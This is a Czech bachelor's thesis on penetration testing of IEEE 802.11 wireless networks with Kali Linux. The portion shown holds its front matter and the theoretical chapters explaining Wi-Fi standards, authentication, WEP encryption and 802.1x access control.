Jihočeská univerzita v Českých Budějovicích

Přírodovědecká fakulta

Nástroje a metody pro prolamování bezdrátových sítí norem IEEE 802.11 s použitím virtualizace

Bakalářská práce

František Pecha

Vedoucí práce: Ing. Jan Fesl

České Budějovice 2015

Bibliografické údaje

PECHA, F., 2015: Nástroje a metody pro prolamování bezdrátových sítí norem IEEE 802.11 s použitím virtualizace. [Tools and methods for breaking into wireless networks of standard IEEE 802.11 with virtualization. Bc. Thesis, in Czech.] – 82 p., Faculty of Science, University of South Bohemia, České Budějovice, Czech Republic.

Poděkování

Chtěl bych poděkovat vedoucímu práce panu Ing. Janu Feslovi za poskytnuté materiály a za odbornou pomoc při vypracování této bakalářské práce.

V Českých Budějovicích dne: ....
podpis

Prohlášení

Prohlašuji, že svoji bakalářskou práci jsem vypracoval/a samostatně pouze s použitím pramenů a literatury uvedených v seznamu citované literatury.

Prohlašuji, že v souladu s § 47b zákona č. 111/1998 Sb. v platném znění souhlasím se zveřejněním své bakalářské práce, a to v nezkrácené podobě elektronickou cestou ve veřejně přístupné části databáze STAG provozované Jihočeskou univerzitou v Českých Budějovicích na jejích internetových stránkách, a to se zachováním mého autorského práva k odevzdanému textu této kvalifikační práce. Souhlasím dále s tím, aby toutéž elektronickou cestou byly v souladu s uvedeným ustanovením zákona č. 111/1998 Sb. zveřejněny posudky školitele a oponentů práce i záznam o průběhu a výsledku obhajoby kvalifikační práce. Rovněž souhlasím s porovnáním textu mé kvalifikační práce s databází kvalifikačních prací Theses.cz provozovanou Národním registrem vysokoškolských kvalifikačních prací a systémem na odhalování plagiátů.

V Českých Budějovicích dne: ....

podpis

Abstrakt

Tato bakalářská práce má za úkol seznámit čtenáře s problematikou penetračního testování bezdrátových sítí na standardu IEEE 802.11.

V teoretické části práce jsou popsány bezpečností standardy IEEE 802.11 a jaké používají bezpečnostní prvky. Dále jsou popsány možné útoky na jednotlivé typy zabezpečení.

V praktické části jsou jednotlivé útoky testovány za využití operačního systému Kali Linux, který je určen pro penetrační testování. Kali Linux je použit ve virtuálním prostředí a Live distribuci. Dále jsou zde popsány jednotlivé virtualizéry a použitý software i hardware při testování.

Klíčová slova:
penetrace * IEEE 802.11 * virtualizace * zabezpečení * operační systém Kali Linux * bezdrátové sítě

Abstract

This bachelor's thesis aims to introduce readers to penetration testing of wireless networks working on IEEE 802.11 standards.

The theoretical part of work describes IEEE 802.11 standards and which security features are used. There are also described possible attacks on each type of security.

In the practical part of work are all attacks tested with use of operating system Kali Linux, which is designed for penetration testing. Kali Linux is used in a virtual environment and Live distribution. There are also described all virtual environments and used software and hardware for testing.

Key words:
penetration * IEEE 802.11 * virtualization * security * operating system Kali Linux * wireless network

Obsah

Úvod

Téma bakalářská práce Nástroje a metody pro prolamování bezdrátových sítí norem IEEE 802.11 s použitím virtualizace jsem si vybral, protože v současné době se používání bezdrátových sítí velice rozšířilo a téměř každá domácnost má svou vlastní bezdrátovou síť. Přitom většina z nich je slabě zabezpečená a náchylná k útokům.

Důvodů, proč se bezdrátové sítě tak rozšířily, je několik. Mezi hlavní důvody jistě patří nízká cena a také určitá pohodlnost, kterou využívání bezdrátových sítí nabízí. Uživatelům poskytují volnost pohybu a možnost být přitom stále připojen k síti.

To na druhou stranu přináší jistá bezpečnostní rizika, kterých si většina uživatelů nemusí být vědoma. Problémem bezdrátové sítě je, že celá síť je viditelná pro všechna zařízení v okolí, tím pádem se k ní může kdokoli zkusit připojit. Proto je potřeba bezdrátové sítě správně zabezpečit, aby se takovým věcem zabránilo.

Velké množství sítí je však stále nezabezpečeno, nebo zabezpečeno jen velice slabě. Velký podíl na tomto problému mají zastaralá zařízení, kvůli kterým se snižuje bezpečnost, protože modernější zabezpečení nepodporují. Dalším důvodem je neinformovanost samotných uživatelů, kteří nechávají na přístupových bodech do sítě tovární nastavení, s pocitem, že je dostatečně bezpečné.

Cílem této bakalářské práce je ukázat a otestovat útoky používané pro získání přístupu do bezdrátové sítě s použitím specializovaného operačního systému na penetrační testování, přičemž operační systém je spouštěn ve virtuálních prostředích. Použitá virtuální prostředí jsou následně porovnávána s klasickým spuštěním operačního systému a potom jsou porovnávány na možné výhody, nevýhody a rozdíly ve funkčnosti jednotlivých útoků.

Na začátku práce je krátký obecný popis funkčnosti bezdrátových sítí, následuje již podrobný popis druhů používaných zabezpečení a mechanizmů, které využívají pro vytvoření bezpečné bezdrátové sítě. U jednotlivých druhů zabezpečení je poté poukázáno na slabá místa, která lze využít k získání přístupu do sítě.

Slabá místa jsou následně testována pomocí volně dostupných prostředků, které při správném použití mohou úspěšně proniknout zabezpečením sítě. Celý postup testovaných útoků je vysvětlen i s názornými ukázkami a všechno potřebné vybavení k provedení útoků je též patřičně popsáno.

Část I
Teoretická část

1 Organizace za bezdrátovými sítěmi

Z počátku si řekneme něco málo o organizaci IEEE, která standardizovala většinu protokolů pro počítačové sítě dnes využívané. Standardy má jak na drátové tak bezdrátové přenosy a mnoho dalších doplňujících norem.

Další společností za bezdrátovými sítěmi je Wi-Fi Alliance, sloužící k testování a certifikaci správné funkčnosti všech prvků bezdrátových sítí.

1.1 IEEE

IEEE je zkratkou pro Institute of Electrical and Electronics Engineers (Institut pro elektrotechnické a elektronické inženýrství), neziskovou organizaci zabývající se průmyslovým standardizováním. IEEE standardizuje technologie od telekomunikací až po lékařské technologie. Organizace byla založena roku 1963, jako nové označení po sjednocení Institute of Radio Engineers (IRE, založeno 1912) a American Institute of Electrical Engineers (AIEE, založeno 1884). [24]

Obrázek 1: Logo Institutu pro elektrotechnické a elektronické inženýrství [1]

Mezi nejznámější standardy patří podskupina IEEE 802, označující standardy pro lokální a metropolitní sítě. Specificky normy IEEE 802.11 se zabývají lokálními bezdrátovými sítěmi WLAN (Wireless Local Area Network).

1.1.1 802.11

IEEE 802.11 je nejpoužívanějším standardem pro bezdrátové sítě v domácím a firemním použití. Normy stanovují, v jakých frekvenčních pásmech lze síť provozovat a jaké rychlosti jsou podporovány. Normy specifikují i další parametry jako šířku přenosového pásma, použitou modulaci nebo povolený počet antén. V přehledu níže jsou vypsané schválené standardy.

[1] IEEE. Master Brand and Logos [online]. [cit. 2015-04-13]. Dostupné z URL: <`http://www.ieee.org/about/toolkit/masterbrand/DF_IEEE_MIG_MCT_48654`>

Standard	Rok vydání	Pásmo [GHz]	Rychlost [Mbit/s]	Modulace
802.11-1997	1997	2.4	2	DSSS a FHSS
802.11a	1999	5	54	OFDM
802.11b	1999	2.4	11	DSSS
802.11g	2003	2.4	54	OFDM
802.11n	2009	2.4 a 5	600	MIMO OFDM
802.11ac	2013	5	1000	MU-MIMO OFDM

Tabulka 1: Přehled vydaných IEEE 802.11 standardů [1]

1.2 Wi-Fi Alliance

Wi-Fi Alliance je nezisková společnost založena pro kontrolování implementace standardů IEEE 802.11 v bezdrátových zařízeních. Původním jménem Wireless Ethernet Compatibility Alliance založena v roce 1999 s nástupem standardu IEEE 802.11b. Společnost si nechala technologii registrovat pod názvem Wi-Fi a později v roce 2002 se přejmenovala na Wi-Fi Alliance. [25]

Obrázek 2: Aktuální znak Wi-Fi Alliance [25]

Wi-Fi Alliance je podporována velkou skupinou společností a to nejen výrobci bezdrátových karet. Mezi podporovatele a kolaboranty, kterých je momentálně přes 550, patří např. Apple Inc., Intel, Cisco Systems nebo Dell Inc.. Ne všichni výrobci bezdrátových karet posílají výrobky na testování ale to neznamená, že nefungují pod standardem 802.11, pouze nemají certifikační logo Wi-Fi Alliance. Celkový počet certifikovaných produktů je momentálně přes 23.000.

Aby mohlo bezdrátové zařízení dostat certifikační značku Wi-Fi (viz. obr. 3) musí být posláno společnosti Wi-Fi Alliance na testování a splňovat následující dvě kritéria. Za prvé musí plně podporovat jeden nebo více těchto IEEE standardů 802.11a, 802.11b, 802.11g, 802.11n a 802.11ac. Druhým bodem je kompletní podpora WPA2 zabezpečení v obou provedeních, to znamená WPA2-Personal a WPA2-Enterprise. Wi-Fi Alliance nabízí možnost certifikovat dodatečné funkce jako VMM (Wireless Multimedia Extensions) založené na

802.11e nebo WPS (Wi-Fi Protected Setup), bezdrátové zabezpečení navržené Wi-Fi Alliance a další.

Obrázek 3: Současné certifikační logo Wi-Fi [2]

[2]AIRHEADS Community. WiFi Alliance #BMC [online]. Říjen 2014 [cit. 2015-04-13]. Dostupné z URL: <http://community.arubanetworks.com/t5/Training-Certification-Career/WiFi-Alliance-BMC/td-p/169916>

2 Úvod do bezdrátových sítí


V následující kapitole si řekneme několik základních informací o bezdrátových počítačových sítích.

Bezdrátová počítačová síť neboli Wireless Local Area Network (WLAN), je označení pro lokální počítačovou síť, která nepotřebuje fyzické spojení mezi komunikujícími zařízeními. Bezdrátové sítě jsou často označovány též jako Wi-Fi, nebo nesprávně WiFi, je to zkratka slov pro Wireless Fidelity (bezdrátová věrnost) jedná se o registrovanou značku společnosti Wi-Fi Alliance.

Wi-Fi je definováno jako WLAN v nelicencovaných pásmech 2.4 GHz pro domácí a firemní použití na standardu IEEE 802.11.

2.1 Frekvenční pásma

Normy 802.11 používají pro přenos nelicencovaná pásma na frekvencích 2.4 GHz (2.412 - 2.472 a 2.284 GHz) a 5 GHz (4.8 - 6.1 GHz). Pásma jsou dělena na jednotlivé přenosové kanály od sebe vzdálené po 5 GHz. Protože bezdrátové sítě norem IEEE 802.11 využívají v základu 20 MHz pásem (4 kanálů), tak použité frekvence jsou předem určeny po daných 20 MHz skocích a většina výrobců nedává možnost jiného nastavení. Učiněno tak bylo pro eliminaci nechtěného rušení sousedících sítí.



Obrázek 4: Frekvenční pásmo 2.4 GHz se znázorněnými kanály [30]


Povolení jednotlivých frekvenčních pásem je v každé zemi. V rámci České Republiky se jedná o 13 kanálů v 2.4 GHz pásmu (2.412 - 2.472 GHz) a 70 kanálů v 5 GHz pásmu, i když použitelných je pouze 19 (5.18 - 5.32 a 5.5 - 5.7 GHz) kvůli 20 MHz skokům zmíněným výše. [30]

2.2 Přístup k mediu

WLAN jsou tvořeny dvojicí zařízení a těmi jsou uživatelské stanice (klienti) a přístupové body (AP). Jelikož bezdrátová zařízení mohou v jeden okamžik komunikovat pouze jedním směrem (přijímat nebo odesílat) a pouze s jedním zařízením, tak bylo využito CSMA/CA (Carrier Sense Multiple Access with Collision Avoidance) metody pro oznamování, zda může zařízení komunikovat.

Metoda využívá RTS (Request To Send, Žádost o vysílání) a CTS (Clear To Send, Volno k odesílání) rámců, kdy RTS rámec vysílá zařízení pokaždé, když chce navázat spojení s novým zařízením. Tím se dotazuje druhé strany, zda je

připravena přijímat data. Jakmile dotazová strana dokončí právě probíhající přenos, tak na dotaz odpoví CTS rámcem, že je připravena na navázání nového spojení. [7]



Obrázek 5: Grafické znázornění přenosu s CSMA/CA [3]

2.3 SSID

SSID (Service set Identifier) je jednoznačným identifikátorem bezdrátové sítě a je složen ze dvou částí označených jako BSSID a ESSID.

- ESSID - (Extended Service Set Identifier) často označován jako SSID je názvem bezdrátové sítě, který se používá pro připojování do sítě. Délka identifikátoru je omezena na 32 libovolných znaků a nejenom čitelných znaků, jak bývá častým omylem. ESSID nemusí být unikátní a více přístupových bodů může používat stejný název ať už omylem nebo úmyslně pro funkci roamingu.

- BSSID - (Basic Service Set Identifier) je druhým a unikátním identifikátorem bezdrátových sítí a je tvořen 12 hexadecimální znaky o celkové


[3]Wikipedie. CSMA/CA [online]. Březen 2015 [cit. 2015-04-13]. Dostupné z URL: <`http://cs.wikipedia.org/wiki/CSMA/CA`>

dálce 48 bitů. BSSID není ničím jiným než MAC adresou (Media Access Control Address) nastavenou na bezdrátové kartě v AP.

2.3.1 Skenování SSID

Každé bezdrátové zařízení, které se chce připojit do WLAN, musí podstoupit proces skenování dostupných SSID, aby vědělo, jaké sítě jsou dostupné. [2]

Všechny potřebné informace o svém nastavení posílá každý přístupový bod buď na výzvu od klienta (aktivní) nebo v pravidelných intervalech (pasivní). K přenosu je použit management rámec nazvaný Beacon Frame (Beacon rámec) obsahující ESSID, BSSID, sílu signálu, podporované rychlosti a více.




Obrázek 6: Beacon management rámec [4]

Aktivní

Při aktivním skenování se klient ptá svého okolí, zda jsou v dosahu přístupové body pomocí management probe request rámce. Dotaz může být směrován na konkrétní ESSID a pouze AP s daným ESSID odpoví, nebo dotaz bude obecný a každý přístupový bod na něj odpoví probe responce rámcem.

Pasivní

U pasivního skenování klient nic nedělá a čeká, až AP v dosahu začnou posílat beacon rámce v nastavených intervalech, z kterých si pak vyčte potřebné informace.



Obrázek 7: Znázornění aktivního (vlevo) a pasivního (vpravo) skenování [5]

[4]NAYANAJITH, R. 802.11 Frame Format [online]. Duben 2013 [cit. 2015-04-13]. Dostupné z URL: <http://mrncciew.com/2013/04/24/802-11-frame-format/>


[5]H3C TECHNOLOGIES CO. WLAN Configuration Guide [online]. [cit. 2015-04-13]. Dostupné z URL: <http://www.h3c.com/portal/download.do?id=1062422>

2.4 Autentizace

Autentizace označuje proces ověřování identity. Podle standardu IEEE 802.11 se jedná pouze o jednostranný proces a to ze směru od klienta, kdy on žádá o autentizaci a přístupový bod pouze odpovídá. To má za následek, že klient nemá jistotu, zda se připojuje k správnému přístupovému bodu. [1]

Standard popisuje dva způsoby autentizace. Buď pomocí sdíleného klíče (shared key) nebo otevřeného systému (open system).

Autentizace využívá management rámců pro výměnu potřebných informací. Složení rámce je znázorněno na přiloženém obr. 8. Využití jednotlivých polí se liší podle funkce, kterou daný management rámec vykonává.



Obrázek 8: Obecný management rámec [6]

2.4.1 Otevřený systém

Při nastavení otevřené autentizační metody (open system) je umožněno jakémukoli bezdrátovému klientovi se připojit k přístupovému bodu, pokud má nastavené shodné SSID. To znamená, že klient nemusí prokázat znalost hesla nebo klíče.

Autentizace otevřeného typu je uskutečněna výměnou dvou management rámců, kdy první rámec je vyslán klientem s žádostí o autentizaci. Druhým rámcem přístupový bod odpovídá na požadavek a za předpokladu, že oba rámce byly správně doručeny, přijaty, byla autentizace úspěšná.

Dodatečně může být zapnuto WEP (Wired Equivalent Privacy) zabezpečovací algoritmus pro další přenášení vlastních dat generovaných klientem.

2.4.2 Sdílený klíč

Pro využití předem sdíleného klíče (shared key) je nutno využít WEP zabezpečení, při kterém klient musí znát správný přístupový klíč nastavený v přístupovém bodu a prokázat jeho vlastnictví. Jedná se o proces probíhající v 5 krocích:

1. Klient pošle požadavek na autentizaci
2. AP vyzve klienta k zašifrování přiložené textové zprávy


[6] NAYANAJITH, R. 802.11 Frame Format [online]. Duben 2013 [cit. 2015-04-13]. Dostupné z URL: <http://mrncciew.com/2013/04/24/802-11-frame-format/>

3. Klient zašifruje přijatý text vlastním klíčem a pošle k ověření

4. AP rozšifruje přijatou zprávu a výsledek porovná s originálem, rozhodnutí o autentizaci zašle klientovi

5. Klient je buď odpojen nebo může dál komunikovat

Poslední 5 krok se někdy neuvádí. Celý proces je graficky znázorněn na následujícím obr. 9.



Obrázek 9: Úspěšná autentizace sdíleným klíčem [7]

2.5 Navázání bezdrátového spojení

Každý klient, který se chce připojit do bezdrátové sítě a být schopný komunikovat, musí vykonat následují postup kroků. [1]


1. Skenování - proces na zjištění dostupných sítí v dosahu klienta.

2. Autentizace - proces na ověření identity klienta vůči AP. Žádost o autentizaci posílá klient přístupovému bodu, který jí může přijmout, zamítnout nebo poslat na autentizační server.

3. Asociace - proces na spuštění plného provozu od klienta. Klient zasílá association request rámec na AP. Přístupový bod má možnost přijmout nebo zamítnout žádost a odpověď zasílá v association response rámci.

Výsledný průběh připojení (asociace) klienta do WLAN je znázorněn na následujícím obr. 10.

[7] CISCO Systems, Inc. Security Setup [online]. [cit. 2015-04-13]. Dostupné z URL: <http://www.cisco.com/c/en/us/td/docs/wireless/access_point/1200/vxworks/configuration/guide/ap120scg/bkscgc8.html>



Obrázek 10: Znázornění postupu k připojení do sítě [8]

[8]H3C TECHNOLOGIES CO. WLAN Configuration Guide [online]. [cit. 2015-04-13]. Dostupné z URL: <http://www.h3c.com/portal/download.do?id=1062422>

3 Používané zabezpečení bezdrátových přenosů

V této kapitole se podíváme na používaná zabezpečení standardizováná organizací IEEE pod názvy WEP a WPA/WPA2. Mezi další zabezpečení patří WPS od společnosti Wi-Fi Alliance.

Všechny zmíněná zabezpečení mají za úkol vykonávat 3 základní úkony pro správnou funkčnost a bezpečnost bezdrátové sítě:

- Autentizace - ověření platnosti přístupu klienta.
- Integrita - správnost (neměnnost) přenášených zpráv.
- Šifrování - zabezpečení přenášených dat.

Každý zabezpečovací protokol používá pro každý úkon jiných prostředků s různou úrovní kvality zabezpečení. Nás bude zajímat hlavně použitý způsob autentizace nových klientů.

Dosáhnout neprolomitelného zabezpečení bezdrátových sítí je nemožné, ale za pomoci správných prostředků můžeme možné prolomení zabezpečení udělat náročné do té míry, aby se prostředky do toho vložené nevyplatily.

3.1 Wired Equivalent Privacy

První zabezpečení pro bezdrátové sítě s názvem Wired Equivalent Privacy (WEP) bylo představeno hned v první verzi normy IEEE 802.11 v roce 1997, nyní označována jako 802.11-1997, poté co byla několikrát upravena. [2, 7, 15]

3.1.1 Autentiazce


WEP protokol umožňuje využití autentizace dvojím způsobem, buď pomocí otevřeného systému (viz. sekce 2.4.1) nebo s využitím předem sdíleného klíče (viz. sekce 2.4.2).

3.1.2 Šifrování

Celý proces šifrování zpráv mezi přístupovým bodem a klientem je graficky znázorněn na přiloženém obr. 11.

WEP zabezpečení je kompletně postaveno okolo symetrické RC4 proudové šifry vytvořené Ronem Rivestenem z RSA Security v rove 1987. RC4 šifra pracuje jako generátor pseudonáhodných čísel (PRGN, PseudoRandom Number Generator).


Základem všeho je iniciační vektor (IV) s pevnou délkou 24 bitů, který je náhodně generován pro každý rámec a jeho funkcí je, aby RC4 šifra negenerovala stejný výstupní řetězec označovaný jako Keystream pro stejná data. Předem definovaný sdílený klíč (shared key) o délce 40 nebo 104 bitů, který se předtím mohl použít k autentizaci, doplňuje iniciační vektor a dohromady tvoří vstupní řetězec pod názvem Seed pro RC4 šifrovací algoritmus.



Obrázek 11: Průběh zašifrování a rozšifrování WEP rámců [13]

Po vytvoření šifrovacího klíče RC4 šifrou se využije Keystream řetězce a pomocí logické operace XOR se s ním zašifrují přenášená data a kontrolní součet z dat (Plain text and CRC). Výstupní řetězec XOR operace (Cipher Text) je pak použit při přenosu dat mezi komunikujícími stranami.

Protože iniciační vektor potřebujeme i pro dešifrování zprávy na druhé straně, jelikož se jedná o symetrickou šifru, tak se IV přenáší nezabezpečeně v prostém textu na začátku rámce před zašifrovanou zprávou (viz obr. **??**).



Obrázek 12: Vstupní Seed řetězec (K) a přenášený rámec (M) [13]

Na druhé straně se přenesený IV použije k vypočítání Keystream řetězce, který předtím zprávu zašifroval, ale nyní je použit k provedení XOR operace s přijatou zašifrovanou zprávou, aby vrátil původní text zprávy.

3.1.3 Integrita

O integritu přenášených zpráv (neměnnost) se stará CRC (Cyclic Redundancy Check). CRC vypočítává kontrolní součet z přenášené zprávy a výsledek ICV (Integrity Check Value) je přidáván na konec zprávy. ICV je poté šifrováno společně s původní zprávou (viz. obr. 12). Druhá strana po rozšifrování vypočítá nové ICV a porovná ho s tím, co přijala, tedy zda je zpráva nezměněná.

3.2 IEEE 802.1x

IEEE 802.1x (Port-based Network Access Control) je norma z roku 2001, původně schválená pro metalické LAN (Local Area Network) sítě a později rozšířena v roce 2004 i pro WLAN sítě. Norma pojednává o novém způsobu autentizace klientů pomocí EAP protokolu (Extensible Authentication Protocol). EAP využívá EAPOL protokolu (EAP over LAN) pro zapouzdření posílaných EAP zpráv do rámců. Cílem 802.1x je zablokovat jakýkoli neplatný provoz od neautentizovaného klienta [2, 7].

3.2.1 Základní prvky a proces autentizace


Norma 802.1x využívá tři entity během procesu autentizace a všechny musí podporovat zvolený typ EAP pro správnou funkčnost celého procesu.

- Supplicant - (žadatel) uživatelské zařízení snažící se připojit do sítě (klient)
- Authenticator - (Autentizátor) sítové zařízení (u WLAN je tím AP) povolující nebo blokující provoz od klienta podle stavu ověření, přeposílá zprávy mezi klientem a autentizačním serverem
- Authetication server - (autentizační server) hostitelský systém obsahující autentizační informace pro ověření, nejčastěji RADIUS server (Remote Authentication Dial In User Service)

Celý proces autentizace je řízen autentizátorem, který doslova tvoří bránu do zbytku sítě před nově připojujícím klientem. Tento proces je tvořen logickými porty označenými jako řízený a neřízený port. [6]

- řízený port - (controlled) je základním nastavením pro nové neautorizované klienty a zamezuje jim vysílat jiný provoz než EAPOL rámce pro autentizaci (ostatní provoz klienta zahazuje).
- neřízený port - (uncontrolled) je druhým stavem, ve kterém je klientovi umožněno komunikovat v plném rozsahu. Řízený port se přepne do neřízeného módu po úspěšné autorizaci klienta.

